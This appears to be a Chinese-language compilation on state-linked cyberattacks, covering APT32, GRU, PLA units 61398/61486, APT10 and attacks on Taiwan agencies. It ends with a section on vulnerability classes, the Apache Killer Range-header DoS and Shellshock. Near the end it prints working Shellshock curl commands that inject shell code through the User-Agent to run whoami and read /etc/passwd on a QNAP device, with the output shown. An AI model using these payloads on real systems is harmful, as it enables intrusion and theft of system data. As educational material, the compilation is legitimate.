
據傳北韓多次攻擊外國銀行以獲取資金，包括在2014年攻擊孟加拉中央銀行，以獲取8100萬美元（約台幣25億）資金，但一直未有確實證據。

南韓官員則說，他們手握證據顯示北韓的網路戰，北韓正透過第3國進行網路攻擊。除了孟加拉外，平壤也涉嫌對菲律賓、越南和波蘭的銀行發起攻擊。

越南被爆發動駭客攻擊菲律賓 竊取南海情資

新頭殼newtalk | 洪聖斐 編譯報導

發布 2017.05.26 | 09:35



越南與菲律賓在南海也有領海重疊的問題，圖為位於呂宋島東部外海250公里處的班哈姆高地。圖：翻攝班哈姆高地官網

路透社(Reuters)報導，火眼公司指出駭客集團APT32，在2016年針對一些菲律賓企業發動攻擊，其中某些企業與越南有生意往來；這些駭客還鎖定了菲律賓的政府機關。

火眼公司亞太部門技術總監薄忍德(Bryce Boland)認為，越南駭客此舉應該是為了要取得菲國軍事戰備的相關情資，試圖掌握菲國政府內部的作業，以便在雙方發生軍事衝突時能夠知道如何反應。

菲律賓與越南都和中國在南海主權上多所齟齬，事實上，菲、越兩國之間在南海也有領海重疊的問題。

薄忍德表示，火眼公司相信APT32針對菲律賓政府與企業的這些行動，背後是越南政府的利益。

《紐時》遭駭 FBI直指俄羅斯

14:01 2016/08/24 | 中時電子報 | 張義寧



《CNN》報導稱，美國情報人員還相信，俄羅斯的攻擊目標包括在美國政界有影響力的華盛頓的非政府組織。駭客可以從新聞機構獲得有一定價值的情報，如記者與政府機構人士的通訊往來、未發表的敏感內容等，可幫助預判大選結果。

白宮指俄國發駭客攻擊 影響總統大選

繼民主黨後，現傳出美國多主

06:48 2016/10/08 | 中時電子報 | 陳舒豪



美國這些網路攻擊案件手法和動機和俄國背後操控的模式一致，白宮堅信只有俄羅斯最高領導層能授權這些駭客攻擊。(圖片取自the guardian)

美國國土安全部和國家電子安全資訊辦公室7日正式指控，他們認為俄羅斯政府駭入民主黨全國委員會（DNC）的電腦和其他政治人物的電郵，更是美國許多政治人物和組織遭駭的指使者，這些網路攻擊案件手法和動機和俄國背後操控的模式一致，白宮堅信只有俄羅斯最高領導層能授權這些駭客攻擊。

荷、英、美、加等國聯手反擊俄羅斯駭客

2018年10月5日

綜合報導



科技

防彈少年團養成手遊 虛擬互動搶商機

福衛七號6/25發射升空 進最後倒數階段

真人版鋼鐵人噴射飛行裝 一圓漫威英雄夢

巴黎航空展 電動飛機、空中計程車新焦點

不養殖不屠宰 實驗室培養肉 評價兩極

荷蘭、英國、美國、加拿大等西方國家，近日聯合反擊俄羅斯的駭客行動。荷蘭公佈，今年四月俄羅斯軍事情報局的駭客企圖駭入海牙的「禁止化學武器組織」總部，遭當場查獲。

荷蘭的軍事與情報首長4日在海牙召開記者會，正式對外說明他們破獲俄羅斯軍事情報局GRU駭客的經過。今年四月這四人搭機從莫斯科飛抵阿姆斯特丹史基浦國際機場，下機後有俄國大使館官員親自前往接機，護送他們前往海牙。荷蘭情報首長指出，這群俄羅斯駭客的攻擊目標，是正在調查英國俄羅斯前間諜中毒案件的「禁止化學武器組織」OPCW。

荷蘭軍事情報局局長艾欽爾辛表示：「GRU（俄羅斯軍事情報局）從不遠的距離鎖定OPCW(禁止化學武器組織)的wifi系統，意圖駭入感染系統，我們認為這是近距離的駭客任務。」

四名俄羅斯駭客當場被荷蘭探員人贓俱獲，並隨即將他們驅逐出境。遭查獲的一台筆記型電腦，有在巴西、瑞士與馬來西亞活動的紀錄，其中馬來西亞的部份與2014年在烏克蘭失事墜毀、奪走298人性命的馬航MH17班機有關。

美國司法部同一天也以攻擊反禁藥組織、國際足球總會以及核能公司西屋電氣為由，起訴七名GRU的特務。英國、加拿大當局也對GRU提出類似的指控。美國國防部長馬提斯批評：「從他支持使用化武攻擊人民的阿薩德政權，到他使用化毒在索爾茲伯里北約盟邦的土地進行攻擊，以及最新的駭入企圖，俄羅斯是公然將人命與國際法視若無物。」

俄羅斯外交部則於4日晚間發布一紙聲明，對這種指控做出回應，指這些西方國家都得了「間諜狂熱症」。

中國人民解放軍61398部隊 [編輯]

維基百科，自由的百科全書

中國人民解放軍**61398部隊**，位於上海市浦東新區^{[1][2]}，並使用該區電話號碼註冊電子郵件^[3]，是中國人民解放軍下屬的一支部隊，長期受到西方國家情報部門及網路安全公司關注，被報導為從事相關駭客活動的「中國網路戰的總部」^[4]。中華人民共和國國防部於2013年之前一直否認支援過任何駭客活動^{[5][6]}，但是解放軍2013年12月出版的《戰略學》首次談到中國軍方與民間駭客的編制^{[7][8]}。

2013年2月美國麥迪安網路安全公司發布的報告，總結141個主要駭客攻擊的反跟蹤分析，認為中國人民解放軍61398部隊和多次從事進階持續性滲透攻擊（英語：Advanced Persistent Threat，縮寫APT）的駭客襲擊有密切關連，並披露其實際地理位置是中國解放軍駐紮在上海的一座塔樓^[5]，隸屬於解放軍總參謀部三部二局^{[9][10][11]}。但有中國官方背景的媒體反駁說，麥迪安公司的報告僅為其用作炒作公司知名度^[12]

2014年5月19日，美國司法部以間諜罪起訴5名61398部隊軍官^[13]



WANTED
BY THE FBI

Conspiring to Commit Computer Fraud; Accessing a Computer Without Authorization for the Purpose of Commercial Advantage and Private Financial Gain; Damaging Computers Through the Transmission of Code and Commands; Aggravated Identity Theft; Economic Espionage; Theft of Trade Secrets



Huang Zhenyu Wen Xinyu Sun Kailiang Gu Chunhui Wang Dong

新聞

資安業者揭露第二支中國網軍

除了發覺Putter Panda的間諜行動外，CrowdStrike更標識了惡意程式遠端控制伺服器的註冊人—陳平（Chen Ping），且註冊位置正是在61486部隊的上海總部。

文/ 陳曉莉 | 2014-06-11 發表

61486

✓ 讚 5.5 萬 按讚加入iThome粉絲團

👍 讚 0 分享



企業跟上**國際化腳步**
必須參加的場域之一



Kubernetes Summit
9/11 ▶ 臺北文創大樓

繼美國司法部以網路間諜罪名起訴隸屬於中國61398部隊的5名中國軍官之後，資安業者CrowdStrike在本周公開一份報告，揭露另一個名為「推桿熊貓」（Putter Panda）的駭客集團，並指出該集團背後的推手也是中國軍方，鎖定美國政府、國防、研究及技術領域的太空、航太，與通訊資訊進行情報蒐集。

CrowdStrike指出，Putter Panda屬於中國人民解放軍參謀總部第三分部第十二局的61486部隊，而參謀總部第三分部則是中國軍方從事電子情報蒐集與分析的主要單位，第十二局的61486部隊位於上海，負責支援中國的太空監控網路。

https://www.fbi.gov/wanted/cyber/apt-10-group

MORE > MOST WANTED > CYBER

FBI

MOST WANTED

Ten Most Wanted | Fugitives | Terrorism | Kidnappings/Missing Persons | Seeking Info | Parental Kidnappings | Bank Robbers | ECAP | ViCAP

Crimes Against Children | Murder | Additional Violent Crimes | **Cyber** | White Collar Crimes | Counterintelligence | CEI | Human Trafficking

APT 10 GROUP

Conspiracy to Commit Computer Intrusions; Conspiracy to Commit Wire Fraud; Aggravated Identity Theft

Twitter Facebook Email





Download Poster

English




DETAILS

On December 17, 2016, a grand jury in the United States District Court for the Southern District of New York indicted ZHU HUA, aka "Hua" aka "Tiger" aka "Tiger" and ZHANG SHILONG, aka "Shilong" aka "Shilong" aka "Shilong" (two members of a hacking group operating in China known in the cybersecurity community as Advanced Persistent Threats (APT 10 Group)), with conspiracy to commit computer intrusion, computer wire fraud, and aggravated identity theft. The defendants worked for Hacking Team Science and Technology Development Company located in Beijing, China, and they acted in association with the Chinese Ministry of State Security's Trade Secret Service Bureau.

As alleged in the indictment, from at least 2008 through 2016, the defendants conducted extensive campaigns of global intrusions into computer or server to steal, among other things, intellectual property and confidential business and technological information from more than at least 40 corporate and government technology companies in at least a dozen states, managed services providers (MSPs), which are companies that remotely manage the information technology infrastructure of businesses and governments around the world, and U.S. government agencies. The cyber operations targeted by APT 10 Group were conducted in a diverse array of commercial activity, industries, and technologies, including aviation, space and satellite technology, nuclear energy technology, and other government operations to develop, conduct, and maintain technology, computer programs, technology, and more technology. In addition, for example, the APT 10 Group campaign compromised the data of an MSP and certain of its clients located in at least 10 countries including Brazil, Canada, France, Germany, India, Japan, Sweden, Switzerland, the United Arab Emirates, the United Kingdom, and the United States. The APT 10 group also compromised computer systems containing information regarding the United States Department of the Navy and stole the personal information of more than 100,000 Navy personnel.

If you have any information concerning these individuals, please contact your local FBI office, or the nearest American Embassy or Consulate.

www.fbi.gov



【新唐人亞太台 2018 年 12 月 21 日訊】好，一個長期追查中共駭客的美國網路組織，通過網絡技術追查發現，APT 10 的運作地點就在天津，甚至與中共國安往來密切，很可能就是為天津國安局工作。很多證據都指向，這是官方指使的、有計劃的「黨國盜竊行動」。接下來的新聞帶您看

到，中共駭客的手法。


網路影片：「嗨，約翰，你的登入資料出了問題。請依照這個連結，輸入你最後一個知道的密碼，以解決這個問題。你看過這樣的電子郵件嗎？寄信人的名字看起來很眼熟，但你卻想不起來，或甚至就是你認識的人。希望你沒有點擊那個連結。」

利用釣魚郵件，引誘受害者上當。美國司法部在起訴書中介绍，中共駭客組織 APT 10 入侵至少 45 家美國科技公司或政府機構的手法，就是魚叉式網絡釣魚 (spear phishing)。

<http://www.ndtv.com.tw/b5/20181221/video/236501.html?%E6%8F%AD%E5%AF%86%E4%B8%AD%E5%85%B1%E9%A7%AD%E5%AE%A2%E5%9C%98APT10%20%E5%A6%82%E4%BD%95%E9%80%B2%E8%A1%8C%E7%B6%B2%E7%B5%A1%E6%94%BB%E6%93%8A>

2018-03-17 14:08

〔記者陳慰慈／台北報導〕司法院及所屬各機關傳出被網軍攻擊，已逾25個機關網路中毒感染，目前攻擊來源仍待查證，對此，司法院承認被攻擊，表示稍晚將發布新聞稿說明。



被駭的地院已張貼通知提醒同仁勿
(記者陳慰慈攝)

據了解，司法院要求各機關於20日前處理完畢，處理完畢前，暫不要開機，若開機，要拔網路線。

<http://news.ltn.com.tw/news/politics/breakingnews/2386684>

網軍攻我公部門 去年攻陷360件 8成來自中國



中國網軍近來頻對我政府機關進行攻擊。圖為上海浦東一棟大樓，疑為中國人民解放軍61398部隊總部所在地，是發動網路攻擊的大本營。(路透檔案照)

2018-04-05 07:21

〔記者李欣芳／台北報導〕中國網軍對台灣各級政府機關發動計畫性的國家型網路資安攻擊問題嚴重，據透露，台灣公部門去年遭網路攻擊成功的案例共三六〇件，其中高達八成來自中國網軍的攻擊。公部門每個月少則二十萬次，多則高達四十萬次遭受包括中國在內的各國網軍網路攻擊，來自各方的網軍每個月更有高達上億次對我政府機關的探測，觀察是否有資安漏洞。

中國網軍猛攻台灣學研網路 科技部：沒有一天停止攻擊



2018-05-03 21:59

〔記者簡惠茹、楊綿傑／台北報導〕台灣學術研究使用的網路4月份遭受68億次攻擊，凸顯台灣資安問題，學術成果更恐流出，科技部指出，「中國沒有一天停止攻擊」，平均每月更是排名前5的攻擊來源。



台灣政府單位所管轄的兩大網路，分為政府網際服務網(GSN)和學術研究網路，科技部說，前者由行政院國發會所建置，委託中華電信維護營運，科學園區包含在內；後者則由教育部和科技部國研院國網中心維運。科技部說，學研網路4月份被駭客攻擊的次數高達68億次的，其中，前3個國外來源分別是美國、荷蘭和中國。

各重點大學，還有中研院、資策會、工研院及原國科會屬下國台灣先驅的研究都是使用學研網路，例如AI人工智慧研究和量子是台灣的科技研究命脈。

科技部說，68億次駭客攻擊主要是鎖定學研網路，前3名國外攻億，荷蘭10億，中國5億，而且這只是平日的攻擊量，尤其大事件發生時，來自中國的駭客攻擊數量更多又集中。



2019-05-28 19:11



〔即時新聞／綜合報導〕今年4月時，華碩雲端硬碟「Webstorage」的更新軟體，遭中國網軍植入惡意程式，以便竊取各種密碼與資料，計有5個資通安全責任等級為A級的政府機關以及地方政府機關，在使用該服務後「中招」。華碩雲端公司表示，在接獲消息後第一時間便啟動相關處理程序，並強化資安防護。據了解，此次遭駭的公部門單位不被允許在「Webstorage」上儲存任何機敏公務資訊。



根據IT產業網路電子報「iThome」昨（27）日報導，電腦安全軟體公司ESET日前發現，中國網軍利用「Webstorage」的更新程式安裝「Plead」後門程式的攻擊手法。

報導指出，中國駭客入侵「Webstorage」的更新軟體，安裝並啟動後門程式，進行各種密碼與資料竊取。台灣資安業者「奧義智慧」表示，計有5個資通安全責任等級為A級的政府機關以及地方政府機關，在使用該服務後遭駭。

「奧義智慧」的執行長邱銘彰指出，上個月24日，該公司發現中國網軍透過「Webstorage」的更新程式在多個政府單位活動。邱銘彰表示，當時至少發現7隻惡意程式，而其中一隻惡意程式「Onenote.exe」，便有中國北京曙光信息產業公司的數位簽章，與今年初在某政府機關發現的後門程式一樣。邱銘彰也提醒，駭客仍在活動中，使用相關雲端服務的用戶，都應特別注意。



2019-06-24 23:11

〔記者黃建華／高雄報導〕政府資安再傳重大疏漏！銓敘部驚傳有高達59萬筆文官服務單位、職稱等個資外洩，並遭國外網站揭露。銓敘部已依資通安全法向行政院國家資通安全會報技術服務中心緊急通報。

銓敘部全球資訊網[最新消息]
<https://www.mocs.gov.tw>

全球資訊網
Global Service Request (GSR) Portal

公正、忠誠、專業、效率

本部公務人員年改草案已於106年6月27日立法院三讀通過本完成

字級：
全文檢索

首頁 > 新聞公告 > 最新消息

銓敘部資安外洩通知

本部於108年6月22日接獲外部情資知悉國外網站揭露疑似本部所掌理之個人資料59萬筆，本部依個人資料保護法第12條及施行細則第20條規定通知如下，相關事項如下：

一、影響範圍：94年1月1日至101年6月30日間中央及地方機關公務人員送審人員歷史資料，實際影響人數為243,376筆，欄位包含身分證字號、姓名、服務機關、職務編號、職稱。

二、已採取因應措施：

(一)依資通安全管理法向行政院國家資通安全會報技術服務中心進行資安事件通報。

(二)疑似外洩資料之資訊系統早已於104年3月下線，為求審慎，本部即刻對本案現行運作相關資訊系統進行弱點檢測及重新檢視防護措施。

針對本事件，本部已協請行政院資通安全處協助進行根因調查及全機關全面性資通安全檢測，本部將確實檢討改進，並依資通安全管理法及個人資料保護法持續精進各項資通安全及個資保護相關作為。

銓敘部官網證實數十萬筆文官個資疑似流入國外網站，震驚不少公務員。(翻攝自銓敘部網頁)

據了解，銓敘部已在官方網頁證實，該部於108年6月22日接獲外部情資知悉國外網站揭露疑似該部所掌理之個人資料59萬餘筆。

目前已知，影響範圍包括：2005年1月1日至2012年6月30日間中央及地方機關公務人員送審人員歷史資料，實際影響人數為24萬3376筆，欄位包含身分證字號、姓名、服務機關、職務編號、職稱。銓敘部已採取因應措施，依資通安全管理法向行政院國家資通安全會報技術服務中心進行資安事件通報。

至於疑似外洩資料之資訊系統早已於2015年3月下線，為求審慎，該部即刻對本案現行運作相關資訊系統，進行弱點檢測及重新檢視防護措施。針對本事件，銓敘部已協請行政院資通安全處協助進行根因調查，及全機關全面性資通安全檢測，將確實檢討改進，並依資通安全管理法及個人資料保護法持續精進各項資通安全及個資保護相關作為。

趨勢：變臉



<http://moneyaaa.com/file/n1743/2.jpg>

<https://www.ettoday.net/news/20180226/1119799.htm>

ETtoday新聞雲 > 國際

2018年02月26日 20:18

國際

國際焦點

北美要聞

日韓要聞

東南亞要聞

國際政經 / 國際社會

華郵：俄羅斯駭客駭入冬奧電腦 再嫁禍北韓！

▶ 0:00 / 1:31 ● 🔊 ⋮

【好康】看新聞把Apple、Dyson帶回家！



▲ 平昌冬奧開幕式裡的填頭節目一景。(圖 / 路透社)


國際中心 / 綜合報導

《華盛頓郵報》引述兩名美國政府官員的話說，有多達300台南韓冬奧運籌備單的電腦遭駭客入侵，無法正常操作。美國情報單位的消息人士透露，俄羅斯軍方間諜客隱藏自己的身份，喬裝成北韓人，讓外界以為這些襲擊行動是北韓所為，估計有數以百計的電腦遭駭。



不同的攻擊類型與層次

正面攻擊 → DMZ區



<http://www.mtsc.com.tw/images/service/Network.gif>

弱點位置



大項	子項
應用程式面	程式撰寫 - 商業邏輯 - 檔案上傳 - 認證、授權 - 輸入檢查 -> SQL Injection, XSS.. Framework - .NET, Java, 3rd party libraries
系統環境面	應用程式安裝環境 - backup files - source code files - config files 資料庫主機 網站伺服器 - SSL config - HTTP config 開啟的網路服務 作業系統



一鍵打掛Apache 主機(2011/8)

AUG 29
MON 2011

好邪惡的Apache Killer

分享:          

<http://seclists.org/fulldisclosure/2011/Aug/175>

這種針對Apache的DDOS攻擊而來的手法

是利用Apache本身在處理HTTP protocol時，針對Range欄位處理有弱點造成的。

一般來說，Range是用來給客戶端來續傳使用的，譬如一個檔案有 1000bytes

當傳到第560bytes時段線，下次續傳時就會丟出一個HTTP request

HEADER中帶有Range : 561-1000 的訊息告訴 Server端說我這次要這個檔的第561到1000bytes的內容

Server就會將這段範圍的內容丟給你...

但惡意使用者針對Apache要求說我要 Range: 1-100,2-101,3-102 等等類似的request，會造成Apache消耗過多的本機資源

最後就無法提供服務了...

解法就是更新Apache 版本，或是在前段的Firewall上面對Range 檔頭小心處理，或是直接檔掉最快...

<http://fvalinux.pixnet.net/blog/post/28249663-%E5%A5%BD%E9%82%AA%E6%83%A1%E7%9A%84apache-killer>

OS漏洞釀巨禍(2014/9)

<https://www.ithome.com.tw/news/91143>

新聞

Bash驚爆Shellshock漏洞，全球半數網站伺服器陷危機

近日，國外爆出嚴重的資安漏洞危機，多家資安網站及Linux廠商發出警告，一個名為Shellshock漏洞，可能導致使用 Bash Shell的作業系統，包括Linux、Unix為基礎的平臺、Mac OS X系統等成為駭客遠端入侵的工具，甚至使得全球超過半數網站伺服器，皆可能身陷危機之中。

文/ 余至浩 | 2014-09-26 發表

f 讚 2.9 萬 按讚加入iThome粉絲團

f 讚 分享 1,122

G+ 20

```
# MORE BASH COMMAND LINE TRICKERY (messing with the history)
make a directory then move into it:
mkdir cgi-bin; cd !$
!$ is shorthand for "the first word of this command". If I wanted to pick the third word
out of the previous command, that would be: !!:3 (don't forget there is a zeroth word).

# execute the most recent command the contains the following string:
!?string

# globally search replace on the previous command
!!gs/old/new/

# HEADS AND TAILS
ever wanted to copy a few files in the
long prefix, like: cp /usr/local/etc/apache/file1.txt /usr/local/etc/apache/file2.txt
you can grab and reuse that prefix. It
cp /usr/local/etc/apache/file1.txt !?

# SAVING A COMMAND WITHOUT EXECUTING
While using bash, if you have typed a
append a # to the beginning of the line
you can go back, remove the # from the

# GOING FORWARD A BACK A WORD
META-F goes forward a word
META-B goes backward a word

# COMPARE A FILE WITH IT'S VARIOUS VERSIONS
diff file.*

# EXAMPLE of a basic command line script
for f in `ls | grep -v "\.sh$"; { mv

# searching the history
Ctrl-R starts a reverse incremental s

# Keyboard shortcuts:
CTRL-k: delete ('kill') from cursor position
*
CTRL-u: delete from cursor position
*
ALT-d: delete from cursor position
*
CTRL-w: delete from cursor position
*
CTRL-a: move cursor to the first character
*
CTRL-e: move cursor to the end of the line
```

CITRIX

有效保護
應用程式及資料

iThome
Weekly
按讚追蹤 iThome 最新報導

f 讚 2.9 萬

iThome
LEARNING

作業系統

預設 shell

CentOS

Fedora

RHEL

Mac OS X

Android

Debian

embedded de

FreeBSD

Ubuntu

iOS

<http://devco.re>

Vulnerability Notes x

www.kb.cert.org/vuls/byvendor?searchview&Query=FIELD+Reference=252743&SearchOrder=4



Software Engineering Institute | Carnegie Mellon University

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities



Homeland Security

Sponsored by the DHS Office of Cybersecurity and Communications

DATABASE HOME

SEARCH

REPORT A VULNERABILITY

HELP

Vendor Information for VU#252743

GNU Bash shell executes commands in exported functions in environment variables

Vendor	Status	Date Notified	Date Updated
Apple Inc.	Affected	25 Sep 2014	01 Oct 2014
Avaya, Inc.	Affected	25 Sep 2014	29 Sep 2014
Barracuda Networks	Affected	25 Sep 2014	27 Sep 2014
Blue Coat Systems	Affected	25 Sep 2014	27 Sep 2014
CentOS	Affected	-	27 Sep 2014
Check Point Software Technologies	Affected	25 Sep 2014	27 Sep 2014
Cisco Systems, Inc.	Affected	25 Sep 2014	26 Sep 2014
Cygwin	Affected	-	26 Sep 2014
D-Link Systems, Inc.	Affected	25 Sep 2014	07 Oct 2014
Debian GNU/Linux	Affected	25 Sep 2014	27 Sep 2014
Dell Computer Corporation, Inc.	Affected	-	27 Sep 2014
Extreme Networks	Affected	25 Sep 2014	01 Oct 2014
F5 Networks, Inc.	Affected	25 Sep 2014	26 Sep 2014

Quick Search

Go

[Advanced Search »](#)

View Notes By

- Date Published
- Date Public
- Date Updated
- CVSS Score

Report a Vulnerability



Please use the Vulnerability Reporting Form to report a vulnerability. Alternatively, you can send us email. Be sure to read our vulnerability disclosure policy.

Connect with Us



Subscribe to our feed



Read the CERT/CC blog



QNAP
夢幻雲端
機密把關 私有雲可靠百分百

一機搞定

中小企業救星 TS-x53系列

打造專屬家庭劇院 TS-x51系列

口碑試用 精選加值功能 產品系列介紹 活動辦法 得獎名單 問答拙 iPuppy III

QNAP NAS除傳統資料儲存本業外，還發展出多元豐富的應用，例如：提供使用者網路相簿、串流影音、雲端比記本、監控系統...等，讓使用者不受地域限制，皆能享有NAS的益處。QNAP NAS除了上述優勢外，還推出「二次開發平台」，讓專業軟體開發商、物聯網系統整合商、甚至獨立軟體開發人員等，皆可利用此平台(Application Center, App Center)開發多元的應用程式。透過這樣友善的平台使用者可以單鍵下載安裝您的需求的套件，開創QNAP NAS無限的應用潛能。



SALE

極致影音

HS-251

建議售價 **\$14,250**

看更多

SALE

攻擊範例：

```
ccr :: ~ » curl -A "() { foo;};echo;whoami" http://192.168.1.100:8080/cgi-bin/authLogin.cgi
admin
Content-type: text/xml

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE root [""]>
```

```
ccr :: ~ » curl -A "() { foo;};echo;/bin/cat /etc/passwd" http://192.168.1.100:8080/cgi-bin/authLogin.cgi
admin:administrator,,,:/sh
guest:34:65534:guest:/share
httpd:99:0:Apache httpd user:/bin/sh
Linux User:00:100:Linux User,,,:/bin/sh
Linux User:01:100:Linux User,,,:/bin/sh
Linux User:02:100:Linux User,,,:/bin/sh
Linux User:03:100:Linux User,,,:/bin/sh
Linux User:04:100:Linux User,,,:/bin/sh
Linux User:05:100:Linux User,,,:/bin/sh
Linux User:06:100:Linux User,,,:/bin/sh
Linux User:07:100:Linux User,,,:/bin/sh
Linux User:08:100:Linux User,,,:/bin/sh
Linux User:09:100:Linux User,,,:/bin/sh
Linux User:10:100:Linux User,,,:/bin/sh
Linux User:11:100:Linux User,,,:/bin/sh
Linux User:12:100:Linux User,,,:/bin/sh
Linux User:13:100:Linux User,,,:/bin/sh
Linux User:14:100:Linux User,,,:/bin/sh
Linux User:15:100:Linux User,,,:/bin/sh
Linux User:16:100:Linux User,,,:/bin/sh
Linux User:17:100:Linux User,,,:/bin/sh
Linux User:18:100:Linux User,,,:/bin/sh
Linux User:19:100:Linux User,,,:/bin/sh
Linux User:20:100:Linux User,,,:/bin/sh
Linux User:21:100:Linux User,,,:/bin/sh
Linux User:22:100:Linux User,,,:/bin/sh
Linux User:23:100:Linux User,,,:/bin/sh
Linux User:24:100:Linux User,,,:/bin/sh
Linux User:25:100:Linux User,,,:/bin/sh
Linux User:26:100:Linux User,,,:/bin/sh
Linux User:27:100:Linux User,,,:/bin/sh
Linux User:28:100:Linux User,,,:/bin/sh
Linux User:29:100:Linux User,,,:/bin/sh
Linux User:30:100:Linux User,,,:/bin/sh
Linux User:31:100:Linux User,,,:/bin/sh
Linux User:32:100:Linux User,,,:/bin/sh
Linux User:33:100:Linux User,,,:/bin/sh
Linux User:34:100:Linux User,,,:/bin/sh
Linux User:35:100:Linux User,,,:/bin/sh
Linux User:36:100:Linux User,,,:/bin/sh
Linux User:37:100:Linux User,,,:/bin/sh
Linux User:38:100:Linux User,,,:/bin/sh
Linux User:39:100:Linux User,,,:/bin/sh
Linux User:40:100:Linux User,,,:/bin/sh
Linux User:41:100:Linux User,,,:/bin/sh
Linux User:42:100:Linux User,,,:/bin/sh
